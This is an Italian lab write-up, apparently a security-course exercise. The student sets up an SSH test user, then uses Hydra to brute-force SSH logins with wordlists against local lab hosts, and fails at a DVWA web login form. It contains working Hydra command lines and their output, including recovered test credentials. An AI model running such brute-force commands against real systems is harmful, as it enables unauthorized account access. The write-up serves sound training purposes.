```
┌──(alessio㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password di alessio:
Aggiunta dell'utente «test_user» ...
Aggiunta del nuovo gruppo «test_user» (1002) ...
Adding new user `test_user' (1002) with group `test_user (1002)' ...
Creazione della directory home «/home/test_user» ...
Copia dei file da «/etc/skel» ...
Nuova password:
Reimmettere la nuova password:
passwd: password aggiornata correttamente
Modifica delle informazioni relative all'utente test_user
Inserire il nuovo valore o premere INVIO per quello predefinito
        Nome completo []:
        Stanza n° []:
        Numero telefonico di lavoro []:
        Numero telefonico di casa []:
        Altro []:
Le informazioni sono corrette? [S/n] s
Adding new user `test_user' to supplemental / extra groups `users' ...
Aggiunta dell'utente «test_user» al gruppo «users» ...

┌──(alessio㉿kali)-[~]
└─$ cd /etc/ssh/sshd_config
cd: non è una directory: /etc/ssh/sshd_config

┌──(alessio㉿kali)-[~]
└─$ cd /etc/ssh

┌──(alessio㉿kali)-[/etc/ssh]
└─$ ls
moduli      ssh_config.d  sshd_config.d       ssh_host_ecdsa_key.pub  ssh_host_ed25519_key.pub  ssh_host_rsa_key.pub
ssh_config  sshd_config   ssh_host_ecdsa_key  ssh_host_ed25519_key    ssh_host_rsa_key

┌──(alessio㉿kali)-[/etc/ssh]
```

Per testare il tool hydra per prima cosa creiamo un utente test_user con relativa password poi diamo un occhiata al file cone le istruzioni che ci permetterano di abilitare il demone al protocollo ssh.

```
test_user@kali: ~
File  Azioni  Modifica  Visualizza  Aiuto
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server

┌──(alessio㉿kali)-[/etc/ssh]
└─$ ssh test_user@192.168.50.100
ssh: connect to host 192.168.50.100 port 22: Connection refused

┌──(alessio㉿kali)-[/etc/ssh]
└─$ sudo ssh test_user@192.168.50.100
ssh: connect to host 192.168.50.100 port 22: Connection refused

┌──(alessio㉿kali)-[/etc/ssh]
└─$ sudo service ssh start

┌──(alessio㉿kali)-[/etc/ssh]
└─$ sudo ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:SVZELiUJGGqN4jEpnhLCX5qAD3NCpzqKO+/o6ELv568.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali1 (2023-02-20) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$
```


Con il comando seguente, testiamo il protocollo SSH e riusciamo a stabilire una connessione remota con un altro host tramite riga di comando, che e proprio cio che il protocollo SSH permette (come si evince dalla foto, dopo aver effettuato il comando mi ritrovo sul temrinale del nuovo user).

```
┌──(alessio㉿kali)-[~]
└─$ hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 14:44:24
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-02 14:44:25

┌──(alessio㉿kali)-[~]
└─$
```


Per testare hydra, nel comando usiamo ‘l’ e ‘p’ minuscole mettendo user e password specificatamente corretti, dato che li sappiamo, e vediamo che il risultato e positivo e ci trova la password corretta.




Ora abbiamo fatto la prova mettendo la password sbagliata ed infatti il risultato e negativo, 0 password found.

Ora ci comportiamo come se non sapessimo la password dell utente ma solo il nome user.


Quindi scarichiamo diversi file contenenti tantissime e diverse password (seclists) e procesiamo in questo modo:






Dopo aver dato un occhiata ai diversi file, ne abbiamo scelto uno a caso sperando che la passowrd sia in quel file (ovviamente piu informazione avremmo sull user e piu andremo a scegliere il file con piu possibilita di trovare la password, ad esempio se lo user fosse tedesco useremmo il file ‘comon passowrd dutch’).


Vediamo che l attacco e in corso.





Le password vediamo che sono tante quindi l 'attacco prenderebbe tanto tempo (e conosciamo lo user, pensate se dovessiamo fare i tentativi cercando anche di scoprire lo user, e provare tutte queste password per ogni user.)

Per vedere l output finale allora ho creato un file contenente 20 password a caso e quella giusta, giusto per vedere l'output del comando positivo con piu password. Poi ho lanciato un altro comando provando 5 diversi user con 20 password ed ho fatto vedere l'output anche in questo caso:











Ora, dopo aver abilitato la mia macchina linux alle comunicazione ssh con meta, faccio l'attacco su meta con hydra e mi riesce:





Infine ho provato a crackare la pagina di dvwa login ma ho riscontrato problemi, non ci sono riuscito :

```
└─$ hydra -V 192.168.50.101 -l admin -P passhydra.txt http-get-form "/192.168.50.101/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:message=welcome"

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 16:25:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:1/p:25), ~2 tries per task
[DATA] attacking http-get-form://192.168.50.101:80/192.168.50.101/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:message=welcome
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "alessio" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "ciao" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "come tai" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "alal" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "dsf" - 5 of 25 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "grege" - 6 of 25 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "sdf" - 7 of 25 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "bdfb" - 8 of 25 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "aaa" - 9 of 25 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "ddd" - 10 of 25 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "1234" - 11 of 25 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "ppp" - 12 of 25 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "password" - 13 of 25 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "lll" - 14 of 25 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "asfsadf" - 15 of 25 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "kgregjer" - 16 of 25 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "asdfjjsd" - 17 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "kwergkkr" - 18 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "testpass" - 19 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "sdf" - 20 of 25 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "srg" - 21 of 25 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "erg" - 22 of 25 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "wsdf" - 23 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "werg" - 24 of 25 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "" - 25 of 25 [child 8] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-02 16:25:59
```

^